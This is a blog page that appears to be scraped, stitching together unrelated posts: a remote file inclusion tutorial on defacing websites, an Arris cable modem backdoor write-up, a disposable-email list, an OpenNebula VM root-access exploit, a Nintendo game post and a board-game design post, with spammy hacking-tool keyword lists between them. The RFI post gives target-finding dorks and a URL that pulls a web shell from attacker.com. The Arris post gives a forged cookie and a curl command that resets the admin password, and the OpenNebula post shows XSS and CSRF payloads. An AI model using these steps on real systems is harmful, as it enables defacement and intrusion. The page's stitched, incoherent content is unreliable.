Monday, April 13, 2020

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

0 comments

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

Remote File Inclusion (RFI) is a technique that allows the attacker to upload a malicious code or file on a website or server. The vulnerability exploits the different sort of validation checks in a website and can lead to code execution on server or code execution on the website. This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of the tutorial, I suppose you will know what it is all about and may be able to deploy an attack.
RFI is a common vulnerability. All the website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and play almost anything with the server. Why it put a red alert to the websites, just because of that you only need to have your common sense and basic knowledge of PHP to execute malicious code. BASH might come handy as most of the servers today are hosted on Linux.

SO, HOW TO HACK A WEBSITE OR SERVER WITH RFI?

First of all, we need to find out an RFI vulnerable website. Let's see how we can find one.
As we know finding a vulnerability is the first step to hack a website or server. So, let's get started and simply go to Google and search for the following query.
inurl: "index.php?page=home"
At the place of home, you can also try some other pages like products, gallery and etc.
If you already a know RFI vulnerable website, then you don't need to find it through Google.
Once we have found it, let's move on to the next step. Let's see we have a following RFI vulnerable website.
http://target.com/index.php?page=home
As you can see, this website pulls documents stored in text format from the server and renders them as web pages. Now we can use PHP include function to pull them out. Let's see how it works.
http://target.com/index.php?page=http://attacker.com/maliciousScript.txt
I have included my malicious code txt URL at the place of home. You can use any shell for malicious scripts like c99, r57 or any other.
Now, if it's a really vulnerable website, then there would be 3 things that can happen.
  1. You might have noticed that the URL consisted of "page=home" had no extension, but I have included an extension in my URL, hence the site may give an error like 'failure to include maliciousScript.txt', this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  2. In case, it automatically appends something in the lines of .php then we have to use a null byte '' in order to avoid error.
  3. Successful execution.
As we get the successful execution of the code, we're good to go with the shell. Now we'll browse the shell for index.php. And will replace the file with our deface page.
Related word
  1. Hacking Tools 2020
  2. Android Hack Tools Github
  3. Hacking App
  4. Pentest Tools Website Vulnerability
  5. Pentest Box Tools Download
  6. Usb Pentest Tools
  7. Hak5 Tools
  8. Hacking Tools 2020
  9. Hacker Tools Mac
  10. Hacking Tools Usb
  11. Hacking Tools For Beginners
  12. Tools Used For Hacking
  13. Hacker Tools For Mac
  14. Hacking Tools Hardware
  15. Game Hacking
  16. Top Pentest Tools
  17. Hacking Tools Download

Arris Cable Modem Backdoor - I'm A Technician, Trust Me.

0 comments
Vendor backdoors are the worst. Sloppy coding leading to unintentional "bugdoors" is somewhat defendable, but flat out backdoors are always unacceptable. Todays example is brought to you by Arris. A great quote from their site -
Subscribers want their internet to be two things, fast and worry free. Cable operators deploy services to meet the speed expectations, and trust ARRIS to provide the cable modems that deliver the reliability.
Nothing spells "trust" and "worry free" like a backdoor account, right?! Anyways, the following was observed on an Arris TG862G cable modem running the following firmware version -TS070563_092012_MODEL_862_GW

After successfully providing the correct login and password to the modems administration page, the following cookie is set (client side):
Cookie: credential=eyJ2YWxpZCI6dHJ1ZSwidGVjaG5pY2lhbiI6ZmFsc2UsImNyZWRlbnRpYWwiOiJZV1J0YVc0NmNHRnpjM2R2Y21RPSIsInByaW1hcnlPbmx5IjpmYWxzZSwiYWNjZXNzIjp7IkFMTCI6dHJ1ZX0sIm5hbWUiOiJhZG1pbiJ9
 All requests must have a valid "credential" cookie set (this was not the case in a previous FW release - whoops) if the cookie is not present the modem will reply with "PLEASE LOGIN". The cookie value is just a base64 encoded json object:
{"valid":true,"technician":false,"credential":"YWRtaW46cGFzc3dvcmQ=","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
And after base64 decoding the "credential" value we get:
{"valid":true,"technician":false,"credential":"admin:password","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
Sweet, the device is sending your credentials on every authenticated request (without HTTPS), essentially they have created basic-auth 2.0 - As the kids say "YOLO". The part that stuck out to me is the "technician" value that is set to "false" - swapping it to "true" didn't do anything exciting, but after messing around a bit I found that the following worked wonderfully:
Cookie: credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9
Which decodes to the following:
{"credential":"dGVjaG5pY2lhbjo="}
And finally:
{"credential":"technician:"} 
Awesome, the username is "technician" and the password is empty. Trying to log into the interface using these credentials does not work :(


That is fairly odd. I can't think of a reasonable reason for a hidden account that is unable to log into the UI. So what exactly can you do with this account? Well, the web application is basically a html/js wrapper to some CGI that gets/sets SNMP values on the modem. It is worth noting that on previous FW revisions the CGI calls did NOT require any authentication and could be called without providing a valid "credential" cookie. That bug was killed a few years ago at HOPE 9.

Now we can resurrect the ability to set/get SNMP values by setting our "technician" account:


That's neat, but we would much rather be using the a fancy "web 2.0" UI that a normal user is accustomed to, instead of manually setting SNMP values like some sort of neckbearded unix admin. Taking a look at the password change functionality appeared to be a dead end as it requires the previous password to set a new one:


Surprisingly the application does check the value of the old password too! Back to digging around the following was observed in the "mib.js" file:
SysCfg.AdminPassword= new Scalar("AdminPassword","1.3.6.1.4.1.4115.1.20.1.1.5.1",4);
Appears that the OID "1.3.6.1.4.1.4115.1.20.1.1.5.1" holds the value of the "Admin" password! Using the "technician" account to get/walk this OID comes up with nothing:
HTTP/1.1 200 OK
Date: Tue, 23 Sep 2014 19:58:40 GMT
Server: lighttpd/1.4.26-devel-5842M
Content-Length: 55
{
"1.3.6.1.4.1.4115.1.20.1.1.5.1.0":"",
"1":"Finish"
}
What about setting a new value? Surely that will not work....


That response looks hopeful. We can now log in with the password "krad_password" for the "admin" user:


This functionality can be wrapped up in the following curl command:
curl -isk -X 'GET' -b 'credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9' 'http://192.168.100.1:8080/snmpSet?oid=1.3.6.1.4.1.4115.1.20.1.1.5.1.0=krad_password;4;'
Of course if you change the password you wouldn't be very sneaky, a better approach would be re-configuring the modems DNS settings perhaps? It's also worth noting that the SNMP set/get is CSRF'able if you were to catch a user who had recently logged into their modem.

The real pain here is that Arris keeps their FW locked up tightly and only allows Cable operators to download revisions/fixes/updates, so you are at the mercy of your Cable operator, even if Arris decides that its worth the time and effort to patch this bug backdoor - you as the end user CANNOT update your device because the interface doesn't provide that functionality to you! Next level engineering.


More information


How To Create Fake Email Address Within Seconds

0 comments
How To Create Fake Email Address Within Seconds

How To Create Fake Email Address Within Seconds

Email address is a type of identification by which an email receiver identifies the person who sends mail to him/her. That's why while creating an email address you need to enter your personal details that must be valid. However, what if we tell you that you can create an email address that doesn't require any validation of personal details and that email address gets permanently deleted after your work is done. So here we have a method To Create Fake Email Address. By this, you can create a fake email address that will get auto-deleted after ten minutes. Just follow the below steps to proceed.

Note:  The method we are discussing is just for a known purpose and should not be used for any illegal purposes, as we will be not responsible for any wrongdoing.

How To Create Fake Email Address Within Seconds

The method of creating a fake email address is very simple and easy as these are based on online websites that will provide you a free email address without taking any personal details from you.


#1 10 Minute Mail

10 Minute Mail
10 Minute Mail
10 Minute Mail will provide you a temporary e-mail address. Any e-mails sent to that address will show automatically on the web page. You can read them, click on links, and even reply to them. The email address will expire after 10 minutes.


#2 GuerrillaMail

Guerrillamail
Guerrillamail
It is one of the most user-friendly ones out there, with this, you can get disposable email ID easily. You need to enter the details, and the fake email ID will be generated. Moreover, this also lets you send emails with attachment up to 150MB. You will be provided with a temporary email address which you can use to verify some websites which require the email address.


#3 Mailinator

Mailinator
Mailinator
Mailinator is a free, Public, Email System where you can use any inbox you want. You will be given a Mailinator address which you can use anytime a website asks for an email address. The public emails you will receive will be auto-deleted after few hours of receiving.


#4 MailDrop

MailDrop
MailDrop
Maildrop is a great idea when you want to sign up for a website but you are concerned that they might share your address with advertisers. MailDrop is powered by some of the spam filters created by Heluna, used in order to block almost all spam attempts before they even get to your MailDrop inbox. This works the same way like Mailinator in which you will be given a temporary Email address which you can use to verify sites etc.

#5 AirMail

AirMail
AirMail
AirMail is a free temporary email service, you are given a random email address you can use when registering to new websites or test-driving untrusted services. All emails received by AirMail servers are displayed automatically in your online browser inbox.

More information


  1. Hacking Tools Software
  2. New Hacker Tools
  3. Nsa Hack Tools Download
  4. Tools 4 Hack
  5. Pentest Tools For Android
  6. Pentest Reporting Tools
  7. Hack App
  8. Best Hacking Tools 2020
  9. What Are Hacking Tools
  10. Black Hat Hacker Tools
  11. Pentest Tools List
  12. Hacking Tools Free Download
  13. Pentest Automation Tools
  14. Wifi Hacker Tools For Windows
  15. Best Hacking Tools 2019
  16. Nsa Hack Tools Download
  17. Underground Hacker Sites
  18. Hacking Tools Mac
  19. Pentest Tools Alternative
  20. Hacking Tools Hardware
  21. Nsa Hacker Tools
  22. Beginner Hacker Tools
  23. Hacking Tools For Mac
  24. Hacker Hardware Tools

Save Your Cloud: Gain Root Access To VMs In OpenNebula 4.6.1

0 comments

In this post, we show a proof-of-concept attack that gives us root access to a victim's VM in the Cloud Management Platform OpenNebula, which means that we can read and write all its data, install software, etc. The interesting thing about the attack is, that it allows an attacker to bridge the gap between the cloud's high-level web interface and the low-level shell-access to a virtual machine.

Like the latest blogpost of this series, this is a post about an old CSRF- and XSS-vulnerability that dates back to 2014. However, the interesting part is not the vulnerability itself but rather the exploit that we were able to develop for it.

An attacker needs the following information for a successful attack.
  • ID of the VM to attack
    OpenNebula's VM ID is a simple global integer that is increased whenever a VM is instantiated. The attacker may simply guess the ID. Once the attacker can execute JavaScript code in the scope of Sunstone, it is possible to use OpenNebula's API and data structures to retrieve this ID based on the name of the desired VM or its IP address.
  • Operating system & bootloader
    There are various ways to get to know a VMs OS, apart from simply guessing. For example, if the VM runs a publicly accessible web server, the OS of the VM could be leaked in the HTTP-Header Server (see RFC 2616). Another option would be to check the images or the template the VM was created from. Usually, the name and description of an image contains information about the installed OS, especially if the image was imported from a marketplace.
    Since most operating systems are shipped with a default bootloader, making a correct guess about a VMs bootloader is feasible. Even if this is not possible, other approaches can be used (see below).
  • Keyboard layout of the VM's operating system
    As with the VMs bootloader, making an educated guess about a VM's keyboard layout is not difficult. For example, it is highly likely that VMs in a company's cloud will use the keyboard layout of the country the company is located in.

Overview of the Attack

The key idea of this attack is that neither Sunstone nor noVNC check whether keyboard related events were caused by human input or if they were generated by a script. This can be exploited so that gaining root access to a VM in OpenNebula requires five steps:
  1. Using CSRF, a persistent XSS payload is deployed.
  2. The XSS payload controls Sunstone's API.
  3. The noVNC window of the VM to attack is loaded into an iFrame.
  4. The VM is restarted using Sunstone's API.
  5. Keystroke-events are simulated in the iFrame to let the bootloader open a root shell.

Figure 1: OpenNebula's Sunstone Interface displaying the terminal of a VM in a noVNC window.

The following sections give detailed information about each step.

Executing Remote Code in Sunstone

In Sunstone, every account can choose a display language. This choice is stored as an account parameter (e.g. for English LANG=en_US). In Sunstone, the value of the LANG parameter is used to construct a <script> tag that loads the corresponding localization script. For English, this creates the following tag:
<script src="locale/en_US/en_US.js?v=4.6.1" type="text/javascript"></script>
Setting the LANG parameter to a different string directly manipulates the path in the script tag. This poses an XSS vulnerability. By setting the LANG parameter to LANG="onerror=alert(1)//, the resulting script tag looks as follows:
<script src="locale/"onerror=alert(1)///"onerror=alert(1)//.js?v=4.6.1" type="text/javascript"></script>
For the web browser, this is a command to fetch the script locale/ from the server. However, this URL points to a folder, not a script. Therefore, what the server returns is no JavaScript. For the browser, this is an error, so the browser executes the JavaScript in the onerror statement: alert(1). The rest of the line (including the second alert(1)) is treated as comment due to the forward slashes.

When a user updates the language setting, the browser sends an XMLHttpRequest of the form
{ "action" : { "perform" : "update", "params" : { "template_raw" : "LANG=\"en_US\"" } }}
to the server (The original request contains more parameters. Since these parameters are irrelevant for the technique, we omitted them for readability.). Forging a request to Sunstone from some other web page via the victim's browser requires a trick since one cannot use an XMLHttpRequest due to restrictions enforced by the browser's Same-Origin-Policy. Nevertheless, using a self-submitting HTML form, the attacker can let the victim's browser issue a POST request that is similar enough to an XMLHttpRequest so that the server accepts it.

An HTML form field like
<input name='deliver' value='attacker' />
is translated to a request in the form of deliver=attacker. To create a request changing the user's language setting to en_US, the HTML form has to look like
<input name='{"action":{"perform":"update","params":{"template_raw":"LANG' value='\"en_US\""}}}' />
Notice that the equals sign in LANG=\"en_US\" is inserted by the browser because of the name=value format.

Figure 2: OpenNebula's Sunstone Interface displaying a user's attributes with the malicious payload in the LANG attribute.

Using this trick, the attacker sets the LANG parameter for the victim's account to "onerror=[remote code]//, where [remote code] is the attacker's exploit code. The attacker can either insert the complete exploit code into this parameter (there is no length limitation) or include code from a server under the attacker's control. Once the user reloads Sunstone, the server delivers HTML code to the client that executes the attacker's exploit.

Prepare Attack on VM

Due to the overwritten language parameter, the victim's browser does not load the localization script that is required for Sunstone to work. Therefore, the attacker achieved code execution, but Sunstone breaks and does not work anymore. For this reason, the attacker needs to set the language back to a working value (e.g. en_US) and reload the page in an iFrame. This way Sunstone is working again in the iFrame, but the attacker can control the iFrame from the outside. In addition, the attack code needs to disable a watchdog timer outside the iFrame that checks whether Sunstone is correctly initialized.

From this point on, the attacker can use the Sunstone API with the privileges of the victim. This way, the attacker can gather all required information like OpenNebula's internal VM ID and the keyboard layout of the VM's operating system from Sunstone's data-structures based on the name or the IP address of the desired VM.

Compromising a VM

Using the Sunstone API the attacker can issue a command to open a VNC connection. However, this command calls window.open, which opens a new browser window that the attacker cannot control. To circumvent this restriction, the attacker can overwrite window.open with a function that creates an iFrame under the attacker's control.

Once the noVNC-iFrame has loaded, the attacker can send keystrokes to the VM using the dispatchEvent function. Keystrokes on character keys can be simulated using keypress events. Keystrokes on special keys (Enter, Tab, etc.) have to be simulated using pairs of keydown and keyup events since noVNC filters keypress events on special keys.

Getting Root Access to VM

To get root access to a VM the attacker can reboot a victim's VM using the Sunstone API and then control the VM's bootloader by interrupting it with keystrokes. Once the attacker can inject commands into the bootloader, it is possible to use recovery options or the single user mode of Linux based operating systems to get a shell with root privileges. The hardest part with this attack is to get the timing right. Usually, one only has a few seconds to interrupt a bootloader. However, if the attacker uses the hard reboot feature, which instantly resets the VM without shutting it down gracefully, the time between the reboot command and the interrupting keystroke can be roughly estimated.

Even if the bootloader is unknown, it is possible to use a try-and-error approach. Since the variety of bootloaders is small, one can try for one particular bootloader and reset the machine if the attack was unsuccessful. Alternatively, one can capture a screenshot of the noVNC canvas of the VM a few seconds after resetting the VM and determine the bootloader.

A video of the attack can be seen here. The browser on the right hand side shows the victim's actions. A second browser on the left hand side shows what is happening in OpenNebula. The console window on the bottom right shows that there is no user-made keyboard input while the attack is happening.


Amnesia: Collection on Nintendo.co.uk

Finally – Frictional Games has made it to a Nintendo console! What had, for most of my life, felt like a distant and far-fetched dream, has now become reality. Sure, it's not shipped on one of those fantastic grey cartridges, nor will it have a Nintendo "seal of quality" slapped on top, but I'll take what I can.

If the 5-year-old me heard about this, he would never believe me.

But this is by no means the end of a journey for me – quite the opposite! It's thrilling to think just how far the company has come, and it makes me super excited for what the future will hold.


A huge thank you to our friends at BlitWorks for making the port possible, and Evolve PR (with special thanks to Ryan!) for the great trailer!

Wednesday, April 8, 2020

Deities & Demigods Face Lift - Need A New Title!

0 comments
When getting serious about the production of Deities & Demigods, I had to face certain realities about the theme:

Tropes vs Cliches


On one hand, using a familiar theme is useful, because tropes are like pictures -- worth 1000 words. People can recognize things like "Ares is the one that moves your troops" because of what they already know about the Greek gods. Knowing that information up front reduces the cognitive load on the player, who can spend their cycles thinking about whether they want to build stuff rather than having to think "wait, what does Hephaestus do again?" Read this whole twitter thread for a good, technical description of what I've been thinking for years, but didn't have the knowledge or vocabulary to express properly:


On the other hand, gamers tend to complain when a theme is overused. To be honest, while that complaint does come up at times, I suspect it's more of a complaint that the theme was used poorly than that it's really overused, because there are several popular themes that occur in many, many games every year that don't receive that complaint. However, a bigger issue may be presentation...

Looking at the many Greek mythology themed games out there, they all look exactly the same! The typical (maybe stereotypical) depiction of the Greek pantheon may be a good example of a "trope" that has become "cliche." It's difficult to tell any one of those games from another just looking at the artwork. Santorini does a good job of setting itself apart, with the awesome chibi-style artwork, but that's a rare exception:


The chibi style is cute, and works very well for that game, but (a) I'm not sure that kind of style would work as well for Deities & Demigods, and (b) it's been done already!

So how do I make Deities & Demigods stand out from the crowd? I had a few ideas about this...

1. Allocate a large art budget, so that if the game had to look like other, similar games, maybe it could look better. However, looking at some of the Greek mythology art from recent games, it appears they've already done that!

2. Change pantheons, moving from Greek mythology to something less commonly used, such as Egyptian mythology. For a while I thought this would be the right decision, as the art could look different, and people could comment on the unusual theme rather than the same-old same-old of the overused Greek setting. But the more I thought about it, the more I realized that while the outfits would look different, the artwork would still probably look similar to the Greek games, and I wasn't finding Egyptian gods that fit as well with the game action.

3. Find a new style, like Santorini did. I came across the art for SPQF in the portfolio of one of the artists I was considering, and it got me thinking. SPQF is a card based civilization building game, with very nice art of anthropomorphic animals. There have been a couple other games with anthropomorphized animals lately -- one might even say it's the start of a trend, however I don't think we're there yet. This led me to consider a cross between Clash of the Titans and The Lion King... what if we re-imagined the Greek pantheon as animals of the African plain?

Clash of the Titans meets The Lion King


In the end, I liked the sound of this third option best, and have decided to go that route -- re-imagining the pantheon as anthropomorphic animals. This allows us to keep the tropes of Greek mythology, but use art that differs significantly from other Greek themed games, and could look pretty cool.

Photo of SPQF cards by BGG user lovemyfire
My initial picks for animals to represent each deity looked like this:
Zeus (king of the gods) -- the obvious choice is a lion
Hermes (messenger of the gods) -- a macaw seemed like a good choice
Ares (god of war) -- an elephant, or possibly a wild boar
Hephaestus (blacksmith to the gods) -- an ape of some kind (the opposable thumbs could help him build)
Hera (Zeus' wife) -- at first I thought maybe a peacock, but probably better would be a tiger, jaguar, leopard, or cheetah

With a change of theme, a few details will have to change as well. For example, animals have no use for gold, so perhaps food would be a better thing with which to show devotion. That said, perhaps Artemis (goddess of the hunt) would make more sense than Hermes, and as an added bonus it would get more goddesses into the game (something I'd been wanting to do anyway). To represent Artemis, perhaps a bird of prey would make sense.

For the player boards, I figure smaller animals would make sense, something like meerkats, gazelles, monkeys, and I don't know, some bird species perhaps. These are animals that are found in packs or groups, so it would make sense that you have 12 of them under your control. To represent your troops on the board, a regular meeple doesn't really evoke animals, so I've been thinking of something better. One thought is a sort of generic "animeeple" -- a 4 legged something-or-other which is not necessarily related to any of the player boards. The graphic designer suggested a paw shape, which could be cute, and would stack well, but might not be as fun for players to move around the board.

I'm open to suggestions for a meeple shape that would be good. I don't think it can really relate to the player board animals, or else (a) the player who insists on playing red all the time would always have to be meerkats, and (b) if we add more player boards with player powers in an expansion or something, we'd have to add 12 meeples to go with it!

What's in a name?


Deities and Demigods was a title I was kind of OK with, but it was always only a placeholder. 90% of the people who play the game point out that there's an old Dungeons and Dragons sourcebook with that title, which I don't actually think matters. In any case, I've always wanted a better title.

About 4 months ago, I finally put some effort into finding a better title, but didn't come up with anything fantastic. Some of the options were:

Titan's Tribute
Divine Interest
Quid Pro Quo (change pantheon to Roman deities)
Chrysos (Greek for "gold")
Favor of Olympus
Buy The Gods (pretty good, but maybe too "cute" for a real/serious title)

And for a good laugh:
In Gods We Trust
Invest In Vesta

However, now that the game is about animals in the African plains or Savannah, I don't think any of those would really work anyway. I could really use a title for this game, and the sooner the better so the graphic designer can make a logo for it! Please comment with your suggestions.

So far, the only idea I've had that I like at all is Pantheon of the Plains, but I'm sure there could be something better...

Country

free counters